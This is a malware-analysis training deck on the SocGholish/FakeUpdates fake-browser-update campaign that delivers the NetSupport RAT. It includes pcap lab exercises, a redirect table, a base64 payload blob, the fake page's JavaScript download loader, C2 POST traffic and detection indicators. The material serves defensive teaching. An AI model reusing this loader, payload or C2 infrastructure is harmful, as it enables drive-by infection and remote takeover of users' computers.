

SocGholish/FakeUpdates with NetSupport

By: Killam, Jason R

Background

- User visits legitimate website and is redirected to a fake browser update in the form of a JavaScript loader.
- SocGholish in its current form has been around since about April 2018.
- The name “SocGholish” is due to the attack relying on Social Engineering tactics of trying to trick the user.
- Previous versions predate it though under other names and slightly different premises, such as “HoeflerText” and “EITEST”

NOTE: Domains that have brackets around the “.” character like example[.]com are either Indicators of Compromise or compromised sites.

Infection Chain

Legitimate site with injected code from one of its URLs



URLs from gate domain



fake browser update page



loader malware (HTA file or zip-ed JS file)




HTTP POST traffic to C2 domain



follow-up malware (NetSupport RAT)


Old Version: HoeflerText Premise



Visual Example (GIF)



Fake Update Page (Static)



PCAP Exercise (Lab 1 Part 1)

- Open the “2020-02-04-socgholish-traffic-example” pcap
- Try the following wireshark filter “http.request || ssl.handshake.type”
- From the pcap what domains / urls look suspicious?
- What certificate authority (CA) does pixel[.]adsprofitnetwork[.]com use?
- Do any other domains use that same CA?

Exercise/Demonstration

- Site contains link to “pixel[.]adsprofitnetwork[.]com” with a URL to a legitimate image file and sends the information about the user’s session, such as resolution and referrer.
 - The site will return either the image and no redirect if there’s no referrer, or a screen resolution common to a virtual machine.
 - Filtering users in this manner is known in the infosec community as a “Gate Domain” and is often used by malicious redirects for Exploit Kits
- Example compromised site, dearart[.]net
 - <https://urlscan.io/result/83a75174-01a7-4655-958e-a77a6dff321b/#transactions>

Example of Traffic with Redirects (Fiddler)

#	Host	URL	Content-Type	Comments
2	montanamanshops.com	/	text/html; charset=UTF-8	Compromised Site
16	montanamanshops.com	/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp	application/javascript	Contains injected Fake Ad URL
17	montanamanshops.com	/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1	application/javascript	Contains injected Fake Ad URL
18	montanamanshops.com	/wp-content/plugins/wonderplugin-carousel/engine/wonderplugincarouselskins.js?ver=12.0	application/javascript	Contains injected Fake Ad URL
19	montanamanshops.com	/wp-content/plugins/wonderplugin-carousel/engine/wonderplugincarousel.js?ver=12.0	application/javascript	Contains injected Fake Ad URL
20	montanamanshops.com	/wp-content/uploads/pum/pum-site-scripts.js?defer&generated=1571418995&ver=1.8.13	application/javascript	Contains injected Fake Ad URL
21	montanamanshops.com	/wp-includes/js/jquery/ui/position.min.js?ver=1.11.4	application/javascript	Contains injected Fake Ad URL
22	montanamanshops.com	/wp-includes/js/jquery/ui/core.min.js?ver=1.11.4	application/javascript	Contains injected Fake Ad URL
23	montanamanshops.com	/wp-content/themes/Divi/js/custom.min.js?ver=3.29.3	application/javascript	Contains injected Fake Ad URL
25	montanamanshops.com	/wp-content/themes/Divi/core/admin/js/common.js?ver=3.29.3	application/javascript	Contains injected Fake Ad URL
26	montanamanshops.com	/wp-includes/js/wp-embed.min.js?ver=5.2.5	application/javascript	Contains injected Fake Ad URL
27	montanamanshops.com	/wp-includes/js/wp-emoji-release.min.js?ver=5.2.5	application/javascript	Contains injected Fake Ad URL
60	pixelapn.adsprofitnetwork.com	/apnpixel.png?ti=sw=1440&sh=900&c=1358&cd=248&ref=https%3A%2F%2Fwww.google.com%2F	image/png	Injected Fake Ad URL
62	sodality.mandmsolicitors.com	/WebResource.axd?d=dj1iODNkMDU1YzUzZWRhZDkyNjc2ZS2jaWQ9MjQ3&t=1580850971	application/javascript; ch...	URLs from gate domain
63	sodality.mandmsolicitors.com	/WebResource.axd?d=Y2lkPTI0NyZ2PTgyNTAxNzYyYTE4MDM5NjZlYTdmJnJhbmQ9MTU4MDg1MDk3...	application/javascript; ch...	URLs from gate domain
64	sodality.mandmsolicitors.com	/WebResource.axd?d=Y2lkPTI0NyZ2PWQ5YzZwNWU2ZmM3MGI2YTFiOWE4JnJhbmQ9MTU4MDg1MDk3...	application/javascript; ch...	URLs from gate domain
65	trace.mukandratourandtravels.com	/wordpress/index.php?a=247&c=377366&q=4b834bb82e3398c0d98b52e5ddd564e1	text/html; charset=UTF-8	FakeUpdate Download Payl..
69	trace.mukandratourandtravels.com	/browserfiles/css.css	text/css	FakeUpdates (Template) [URI]
70	trace.mukandratourandtravels.com	/browserfiles/favicon/firefox.ico	image/x-icon	FakeUpdates (Template) [URI]
71	trace.mukandratourandtravels.com	/browserfiles/logo/firefox.png	image/png	FakeUpdates (Template) [URI]
72	trace.mukandratourandtravels.com	/browserfiles/img/chrome.jpg	image/jpeg	FakeUpdates (Template) [URI]
73	trace.mukandratourandtravels.com	/browserfiles/fonts/cJZKeOuBrn4kERxqtaUH3VtXRa8TVwTICgirnJhmVJw.woff2	font/woff2	FakeUpdates (Template) [URI]
74	trace.mukandratourandtravels.com	/browserfiles/fonts/MTP_ySUJH_bn48VBG8sNSugdm0LZdjqr5-oayXSOefg.woff2	font/woff2	FakeUpdates (Template) [URI]
75	trace.mukandratourandtravels.com	/browserfiles/fonts/DXI1ORHCpsQm3Vp6mXoaTegdm0LZdjqr5-oayXSOefg.woff2	font/woff2	FakeUpdates (Template) [URI]
76	trace.mukandratourandtravels.com	/browserfiles/fonts/k3k70Z2OKlJc3WVjuplZ0gdm0LZdjqr5-oayXSOefg.woff2	font/woff2	FakeUpdates (Template) [URI]
77	trace.mukandratourandtravels.com	/wordpress/index.php?a=247&c=377366&q=4b834bb82e3398c0d98b52e5ddd564e1&st=1	image/gif	[#104]

Referrer URL

Contains the encoded downloader

Payload Downloaded as Zip File

+JKiqKAQELNLpuQv6DJkXzKGflvg90/xXnTJctPS6kMB70rSna08qXxYCWlvaPAyTwGYfSLdDa2G5dAREm180WhsEoMSq5gCjxv2lUaOLtLVBSuU4z2RZchiVXe5VuR6BD
TwcoF0BrK/F/w3V+ly4UB2VBtqdcvN4DxTf1B4A31kiO9RmpEiz+SGQQw8EZ+jotXrVm6GqUeVufyR4anJ8mqHsQ6Atxb6j9Y+
3C80CebNuUoCV4KLcCY4BFZKD5ra3wvaxmWrwKDqKDcHUU6lv/
+OHjJ4wzbVTmEcIPpBqA/QqCDbrPF10JvxQBN0StHrs/oWbM7CWwEZ8m2eUzy9g7EliKj2TI6SXMwJotDStUFBWNDtjUQoij4W7nqNgQdRupcEABrkWEYIRR9hJJGQmZKoj
WcgGdl7ZTRi9
+KpdQpHhpuMp9CsYZYVFTU0aAj0bNKsgxxA8QMclx6U12zuXQH+MSvIRsc4J/V4YPckFyA5dy6n9ShhqMhL4Ql/BHRBsFats2OnlYk0XgL6aouAJTZ1u910kzrNYomKbCNq
mq16l0xClmD5sham073EoPK4U5Zgqs6/TdLjBUNpApK8X0+1GgmMPs2sMpaLPfboty5yDe7ZoK0gysATaMK0jMawgEkQCfLEKFhv4I3Y5
+EbDKANqB5j8qZuUoZJBxuPRM2RiS0aF4LzjVECLXbJLQpl5s3wl9
+aY/wX/TmZLNgrYoMP8g658AePYLQZGSG73UPmHKPrSqsZP5jSHM38fUmsuGgvpX+X6X10V5M4LTgiU501allQMYHbImOsap2BuHZMuYlfMWkNLhN9fLHYysDoUZ4J+
cTWFUt/kLxFuU+PguoVZJtAJ39EfyACIPAVJwoiF7dYuxCWvcGWk2PQj+4+
01YP2roE0AEznbaQCG5fi/legf9n4AylsqbHMRVBgyABYUA0Yb2akJOqaseRfwwsU65BgwMM2gH+fbqxfp+NgEBZ4osfPy/MhSP5wKJ5WOrzzyDfYBMbZPqq2hzeSbrvF0yRt
E3BG5BoKZIIec2dq4U3aQE2fLZgWESLXyBqC6m2aMM4DKbI5LYOuULcBVzJivWz7tfugP8tA4KD6TlibNSBENx1gOJImF0oZLDzbncR7osh9cjWDvsaOKCkOBnGGjhgWG0
B5mRA5N89iliXIJ2jQMHyj1DTYdDt7zR096wh3ERA9QdJ21sDxJapn9eDC9Ox4NUxb00GLq7x6eyqMtLIQUPcEsxEiJvsMMD1YaMh2P1Q4i2qLAFpj/KnKuiBaBrFBnrH0KOEvv
O7CrQGgLGzBzdQ6WN5XUQ731naVh2HDAqUQSiASGYwxiEXGDJrMClSUbOZGIBJEKFnAaQdK+FCaO1ipx1iqXxOryPCFhbYM65mF88XCMKdoXx9Mdsu4t74GAt5hd1jIAkL
W/AED3kC4AspFUYe2BScMAHNOXIQ5gBxokWsamfUaGmOkJUSWGtOih+6MD3Ps+
3lxhD14DA4aMTZ8hDEqrofMsH3lz8Uf32TbpG8sBAmHeoTjYMSomEpkhng7wAgDleYBZc8NOAfhKNqBo5H3sctQqDKEYB8MnvHA5KFIqMBzaEpDfWMV/JfYw040SRRjDxF
WWsmXlcWUjHpO83K1hS9Q7W6nYtmMRNXgjbB2dGRNI5Zj4Ch19Tr/atsJZyp49VgVV/aKfDQEwoQE+oT775CfK+As+
38tBcL54uZgPgZ3Z6Coqt3UP8S7RjPf0LxGHAJa67Bd5/QSfV3v0nJsnYbEVJvvd//6f/wNQSwECPwMUAAlACAAAqkRQ9bQCR3F9AABCYgEACgAAAAAAAAAAAAAtoEA/
AAARmlyZWZveC5qc1BLBQYAAAAAAQABADgAAACZfQAAAAA=;

```
var filename = 'Firefox.Update.4ee488.zip';  
var browser = 'Firefox';  
var special = '0';  
var auto = '1';  
  
var filePlain = window.atob(file64);  
var a = document.getElementById('buttonDownload');  
var isMS = checkMS();  
var file;  
  
if(filename.substr(-4) == '.zip' || filename.substr(-4) == '.rar') {  
    var binArray = new Uint8Array(filePlain.length);  
    for(var i=0; i < filePlain.length; i++) {  
        binArray[i] = filePlain.charCodeAt(i);  
    }  
    file = new Blob([binArray], {type: 'application/octet-stream'});  
}
```

Decoded Payload {Browser.js}

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Unzip

Password

☐ Verify result

Input

start: 42976
end: 42976
length: 0

length: 42976
lines: 1

UESDBBQAAgAIAACqRFD1tAJHcX0AAEJiAQAKAAAARmlyZWZveC5qc829CZfbNrIo/FdaGV8NeQXpSt1eKcM6XhNP7DiJnW105BxukqjW1lp6cUvz219tAEGKamfmvne+LzNtkSB2FApVhVr+579rteF2Hm+yxdwLVeTfbt fpyXqzyuJNdxFN0nij9eZmmS6GJ7NFsp2m9Xplciu9Xi5Wm3Wv+KrDVRKiT7N0vu1F0ECt7Qd5e/5tNvRqeRZ/M14trk7m6dXJ69VqsFImP23T1c3JKr3YZqt0fRKeXGXzBLJcZZsxvNmC3VW62a7mJ9CGvw/oX287T9JhNk+TmukqF+7xT7AZZ2t1dPCX4eok1v2BSpwxqFR/oNG3Runmx9Vis8CaPwzVUMet9TSLUzWCp3gxj80NGsPjcrseqwweoM30GnJO901enetJa7P4CC3NR2oKL+Nw/eFqDjUu09XmRs30NP8+17NWHE6nHjftqwVU0TUDP1ly1yMd7XaJdDtqxas03KSvpyl221vHq2wJsxS3Nun1RkOB1jgNk1a4XKbz50U4myZe7LeW4Qpy/7BI0tYqnS0uU/Nlj9Ve6LNWp9VRK12cNJl6XLVVaziHkWyb+rJXa/25v96+ef3mzfXz9qCxc1/ujdRGf2701k211U2vHza/DDvR0u0v0DVI5+AV6u30701DD330vKh1010016Mv7R0710KFE0+mFR+

Output

time: 23ms
length: 90690
lines: 1

1 file(s) found

Firefox.js90,690 bytes

PCAP Exercise (Lab 1 Part 2)

- Open the “2020-02-05-socgholish-JS-file-sends-NetSupport-RAT” pcap
- Try the following wireshark filter “http.request || dns”
 - Why does this filter work better for this pcap than the previous one we used?
- What can be discerned from the traffic with the “codingbit” domain?
- What information can be obtained from the traffic to “geo.netsupportsoftware.com”?
- What application generated the traffic to “81.17.21.98”


Pcap Traffic from Infection

http.request dns				
o.	Time	Destination	Host	Info
1	2020-02-05 16:57:35...	10.2.5.1		Standard query 0x6bc2 A 2e2be1cd.auth.codingbit.co.in
2	2020-02-05 16:57:35...	10.2.5.101		Standard query response 0x6bc2 A 2e2be1cd.auth.codingbit.co.in A 130.0.233.178
7	2020-02-05 16:57:35...	130.0.233.178	2e2be1cd.auth.codingbit.co.in	POST /submit.aspx HTTP/1.1
18	2020-02-05 16:57:36...	130.0.233.178	2e2be1cd.auth.codingbit.co.in	POST /submit.aspx HTTP/1.1
27	2020-02-05 16:57:36...	130.0.233.178	2e2be1cd.auth.codingbit.co.in	POST /submit.aspx HTTP/1.1
9259	2020-02-05 17:03:01...	130.0.233.178	2e2be1cd.auth.codingbit.co.in	POST /submit.aspx HTTP/1.1
9265	2020-02-05 17:03:07...	10.2.5.1		Standard query 0x454c A afsasdfa33.xyz
9266	2020-02-05 17:03:07...	10.2.5.101		Standard query response 0x454c No such name A afsasdfa33.xyz SOA ns0.centralnic.net
9267	2020-02-05 17:03:07...	10.2.5.101		Standard query response 0x454c A afsasdfa33.xyz A 198.105.254.64 A 198.105.244.64
9269	2020-02-05 17:03:07...	10.2.5.1		Standard query 0x666f A geo.netsupportsoftware.com
9270	2020-02-05 17:03:07...	10.2.5.101		Standard query response 0x666f A geo.netsupportsoftware.com CNAME geography.netsupportsoftware.com
9274	2020-02-05 17:03:07...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9277	2020-02-05 17:03:07...	62.172.138.35	geo.netsupportsoftware.com	GET /location/loca.asp HTTP/1.1
9279	2020-02-05 17:03:07...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9284	2020-02-05 17:03:07...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9285	2020-02-05 17:03:08...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9288	2020-02-05 17:04:08...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9293	2020-02-05 17:05:08...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9295	2020-02-05 17:06:08...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9297	2020-02-05 17:07:09...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9299	2020-02-05 17:08:09...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9301	2020-02-05 17:09:09...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9303	2020-02-05 17:10:09...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9305	2020-02-05 17:11:09...	81.17.21.98	81.17.21.98	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)

What to Watch Out For? (Network)

- Hits to known redirect domains - these do not change often and are easy to block
- Hits to “auth[.]codingbit.co[.]in” with a random subdomain - this initial domain changes semiregularly as well
- DNS requests to “.xyz” Top Level Domains (TLD) or other sketchy TLDs
- HTTP requests to “NetSupport” related domains - this was the RAT payload in this case, which could be other malware like Cobalt Strike.
- There are a few good SNORT and Suricata signature urls
 - All named “Js.Trojan.FakeUpdate”



Host Execution



Chrome.Update.6597e6.zip

MD5: A4F23190129CD937FF20A3BCB4A9CE7C
Start: 23.06.2020, 11:35 Total time: 94 s

Win7 32 bit
Complete

Indicators:  

↓ Get sample

☰ IOC

↺ Restart

📄 Export

Text report

Processes graph

ATT&CK™ matrix







CPU

RAM

PROCESS

Filter by name or PID

☒ Show only important

2260	WinRAR.exe "C:\Users\admin\Desktop\Chrome.Update.6597e6.zip"	 2k	 466	 220
964	WScript.exe "C:\Users\admin\AppData\Local\Temp\Rar\$DIa2260.45609\Chrome.Update.acb5e7.js"	 561	 40	 136
3340	WScript.exe "C:\Users\admin\AppData\Local\Temp\Rar\$DIa2260.48262\Chrome.Update.acb5e7.js"			

